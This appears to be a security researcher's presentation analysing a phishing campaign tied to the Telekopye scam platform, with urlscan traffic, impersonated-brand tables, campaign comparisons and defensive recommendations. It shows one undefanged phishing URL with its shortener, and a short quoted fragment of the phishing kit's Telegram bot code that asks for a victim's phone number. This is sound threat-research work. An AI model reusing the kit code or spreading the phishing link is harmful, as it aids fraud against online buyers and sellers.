Notably, in this instance, there is an evident use of URL shortening to circumvent potential detection related to the URL, likely aimed at evading email spam/phishing filters.



18 HTTP transactions

1 data transactions

Method	Resource	Size	Time	Type	IP	
Protocol	Status	Path	x-fer	Latency	MIME-Type	Location
GET	200	Primary Request 171620252	576 KB	364ms	Document	2606:4700:3032::6815:2ced
H2		inpost-pl.3ds-transaction.site/	79 KB	218ms	text/html	🇺🇸 CLOUDFLARENET
		Redirect Chain				
		- https://bit.ly/3EVZFGp →				
		- https://inpost-pl.3ds-transaction.site/171620252				
GET	200	support_parent.css	4 KB	169ms	Stylesheet	2606:4700:3032::6815:2ced
H2		inpost-pl.3ds-transaction.site/css/	1 KB	168ms	text/css	🇺🇸 CLOUDFLARENET
GET	200	bootstrap.min.css	157 KB	39ms	Stylesheet	2606:4700::6812:acf
H2		maxcdn.bootstrapcdn.com/bootstrap/4.5.2/css/	25 KB	22ms	text/css	🇺🇸 CLOUDFLARENET



+ The Bigger Picture

Approximately, 1,500 URLs exhibiting campaign-related characteristics have been submitted to urlscan.io since October 2021.

When randomly sampling data from various time intervals (today, 3 months ago, 6 months ago, 1 year ago, and 2 years ago), the following features are observed.

Time	Domain	Company Impersonated	TLS Certificate Issuer	IP (ISP)	Target
Today	www[.]grailed-check[.]site	Grailed	E1 (Let's Encrypt)	Cloudflare	Seller
3 Months Ago	Auspost[.]offer5811[.]bid	Australia Post	GTS CA 1P5	Cloudflare	Seller
6 Months Ago	foxpost-com[.]product-d[.]ink	FoxPost Hungary	GTS CA 1P5	Cloudflare	Seller
1 Year Ago	posta-ch[.]order-id87397[.]cloud	SwissPost	GTS CA 1P5	Cloudflare	Seller
2 Years Ago	allegro-fxyd[.]secur-umowa[.]space	Allegro Polish	Cloudflare Inc ECC CA-3	Cloudflare	Seller





Connecting the two cases above and the phishing platform Telekopye



.04

Connecting Everything

+ Comparing the Two Campaigns

Both campaigns shared quite a lot of common TTPs, Infrastructures and other information.
Below the comparisons and **yellow highlights** are the **shared** characteristics

Characteristics	Travel	E-Commerce/Postal
Initial Access	Phishing (T1566)	Phishing (T1566)
Phishing Method	Chat	Email (URL Shortening)
IP/ISP	Cloudflare and DDoS-Guard	Cloudflare and DDoS-Guard
Phishing Target	Buyer	Buyer and Seller
Merchant Compromise	InfoStealer (Vidar)	Unknown
Phishing Page	Copying Legitimate Components	Copying Legitimate Components
Phishing Page Verification Function	Yes	Yes
Working Chat Support	Yes	Yes
TLS Certificate Issuer	R3, E1, GTS CA 1P5	R3, E1, GTS CA 1P5
Shared Phishing Page Components (such as JS, CSS, media)	Yes	Yes
User Information	User Transaction Information Product/Service, Price, Name	User Transaction Information Product/Service, Price, Name, Address



+ The Target

Between 2021 to 2023, the threat actor has frequently impersonated travel, e-commerce and parcel delivery companies. Majority of them are European based companies, with some small exceptions such as Australia. There are 200+ companies being impersonated.

See below table for the **commonly** impersonated platforms (2021-2023)


Organization	Domain Count (urlscan.io)
SwissPost	105
Carousell	100
Privat 24	25
OLX	68
InPost	22
FoxPost	29
SberBank	14
DHL	28
Vinted	41
Booking.com	26
NZPost	21
Wallapop	20



+ Update 2024 - The Bad

Threat Actor is expanding the Travel site attack to different platforms. Number of victims are growing.

Such as: Agoda, Airbnb, and Expedia



User Reports on Similar Phishing On Reddit

The Australian Competition and Consumer Commission (ACCC) said 363 people reported scams mentioning Booking.com in 2023. Surged by more than 580% last year, with total losses reaching more than \$337,000 - [The Guardian](#)

See below table for the **recently** (2024) impersonated platforms (from urlscan.io)

Organization	Domain Count (urlscan.io)
Etsy	17
Avito	14
Boxberry	10
Carousell	7
Booking.com	6
DPD	6
Agoda	5
Balickovna CZ	3
Airbnb	3




+ Update 2024 - The Worst

~~Not Once or Twice, But 5 Times! 6 times!~~

I still received phishing chat to this day when using the app
this is for this trip to Code Blue conference


*English Speaking Indonesian Man,
Booking a Japanese Hotel,
Received phishing message in Spanish*




+ The Good

Seems like these pages are being taken down quickly. It's now hard to find a live phishing page after 1 day being reported in *urlscan.io*

Microsoft Edge and Google Chrome (and possibly other browsers) marked these phishing pages as malicious or dangerous



Microsoft Edge and Google Chrome Warning Page





+ The Gooooooooooooooooodest!

After some digging, we found a source code repository of potentially the phishing platform.

The technologies being used are a match, the targets listed are the same as we have seen before.

The repository has been reported to GitHub Security team and we have secured a copy for further analysis.

Update: as per October 2024, the repository is no longer exist






+ What We Learned

Utilize telegram bot, with main languages HTML, CSS and JS

Advanced functionality:

- Admin Panel
 - Manage the telegram channel (set ads, etc.)
 - Manage users (new user, ban user, etc.)
 - See profit
- Ability to create phishing pages
 - Templates of target organizations
 - Customized values (name, address, etc.)
 - Language localization
- Ability to contact victim
 - Email
 - Support Chat
 - Text Message (for MFA prompt)

```
10 const scene = new WizardScene(
11   "send_sms",
12   async (ctx) => {
13     try {
14       if (ctx.state.user.status == 0) {
15         await ctx
16           .reply("X Для отправки смс Вы должны быть ПРО воркером") // X To send an SMS, you must be a PRO worker.
17           .catch((err) => err);
18         return ctx.scene.leave();
19       }
20       await ctx.scene.reply("Введите номер телефона мамонта", { // Enter the mammoth's phone number.
21         reply_markup: Markup.inlineKeyboard([
22           [Markup.callbackButton("Отменить", "cancel-")], // Cancel
23         ]),
24       });
25       ctx.scene.state.data = {};
```



UK Royal Mail Example, with variable names



ENTER: TELEKOPYE



Mammoth?

```
10  const scene = new WizardScene(  
11  "send_sms",  
12  async (ctx) => {  
13    try {  
14      if (ctx.state.user.status == 0) {  
15        await ctx  
16          .reply("✗ Для отправки смс Вы должны быть ПРО воркером") // ✗ To send an SMS, you must be a PRO worker.  
17          .catch((err) => err);  
18        return ctx.scene.leave();  
19      }  
20      await ctx.scene.reply("Введите номер телефона мамонта", { // Enter the mammoth's phone number.  
21        reply_markup: Markup.inlineKeyboard([  
22          [Markup.callbackButton("Отменить", "cancel")], // Cancel  
23        ]),  
24      });  
25      ctx.scene.state.data = {};
```

An interesting term of "mammoth" is used to refer the victims

More exploration shown that this phishing platform is part of a campaign called **Telekopye**, tracked by ESET researchers - [Telekopye: Hunting Mammoths using Telegram bot \(welivesecurity.com\)](https://www.welivesecurity.com/2023/03/28/telekopye-hunting-mammoths-using-telegram-bot/)

The Telekopye admin employs multiple "Neanderthals" to phish and scam the "Mammoths"



A Thriving Ecosystem

Telekopye Admin



Access Transactions



Access Broker




Neanderthals



Phishing using
Telekopye Platform



Phishing &
Info-stealer



Mammoths (Buyer)




Seller/Hotel Owners






Wrapping up and sharing of recommendations



.05

Closing



For Platform Users

For user, both as buyer and merchant/seller, make sure to follow these recommendations to ensure the safety of your account.

Beware of Phishing Attempts:

- Be cautious of emails, chat messages, text, or pop-up ads that request personal or financial information. Legitimate companies will never ask for sensitive information via email or messages. If in doubt, contact the company directly using their official contact information.
- Pay attention to the URLs provided by the attacker, most of the times there will be a domain mismatch or typo.
- Think twice before opening an attachment from an unexpected sender, that .docx can cause you losing your business.

Use Online Tools for Verification:

- Consider using online tools like urlscan.io or VirusTotal to scan suspicious URLs, Domains or files. These tools can help you identify potentially harmful websites or downloads.

Report Suspicious Activity:

- If you suspect that a seller or a buyer is engaging in fraudulent behavior, report it to the platform's support center. They can investigate and take appropriate action.

Password Management:


- Whenever possible, avoid storing the password in web browser. Use password manager.

Use Strong Passwords:

- Create strong, unique passwords for your online shopping accounts. Avoid using easily guessable information, like your name or birthdate.
- Consider using a password manager to generate and store complex passwords securely.
- Never reuse the same password.

Implement Multi-Factor Authentication (MFA):

- Enable MFA on your accounts whenever it's an available option. MFA adds an extra layer of security by requiring you to provide a second piece of information (e.g., a one-time code sent to your phone) in addition to your password.
- Never share your MFA code with anyone.



For Platform Developers/Organization

For the organization, from management all the way to the software engineers, developers and security personnels.

The user's security is your responsibility

Monitor User Access Activities:

- Keep a close eye on the access activities of both buyers and merchants. Trigger an alert if a user logs in from an unfamiliar device, IP address, internet service provider (ISP), or country.

MFA as a Mandatory Security Action:

- Prior to conducting any transaction, enforce the use of Multi-Factor Authentication (MFA) by ensuring that users have it enabled and properly configured.

Perform Adequate Logging:

- Comprehensive Logging: Ensure that each deployed feature has robust logging capabilities. For instance, when implementing a chat function, log pertinent information such as sensitive terms, shared links, and attached files or file hashes.
- Incorporate these logs into your Detection and Response procedures to effectively monitor, detect, and respond to security incidents in a timely manner. I co-authored a framework for this - Detection Oriented Modelling Framework (DOMF) – [SlideShare](#), Happy to Chat!

Implement Real-Time Threat Intelligence:

- Integrate threat intelligence feeds to proactively identify emerging threats and malicious activities targeting your platform, such as Brand Protection and Take Down Service.
- Leverage this intelligence to enhance detection capabilities and respond swiftly to potential security incidents.

Conduct Regular Security Assessments:

- Perform comprehensive security assessments, including penetration testing, red teams and vulnerability scanning, to identify and address potential weaknesses in your platform's security posture. Regular assessments help ensure that security controls are effective and up to date.

Foster a Culture of Security:

- Cultivate a culture of security within and outside your organization by promoting security awareness, accountability, and transparency at all levels. Extend the security awareness into your users.
- Encourage open communication about security concerns and empower employees to take ownership of cybersecurity responsibilities. Enable users to report security concerns.



Thanks!

Connect with me!

@tas-kmanager on X

Mangatas Tondang on LinkedIn

CREDITS: This presentation template was created by [Slidesgo](#), and includes icons by [Flaticon](#), and infographics & images by [Freepik](#)

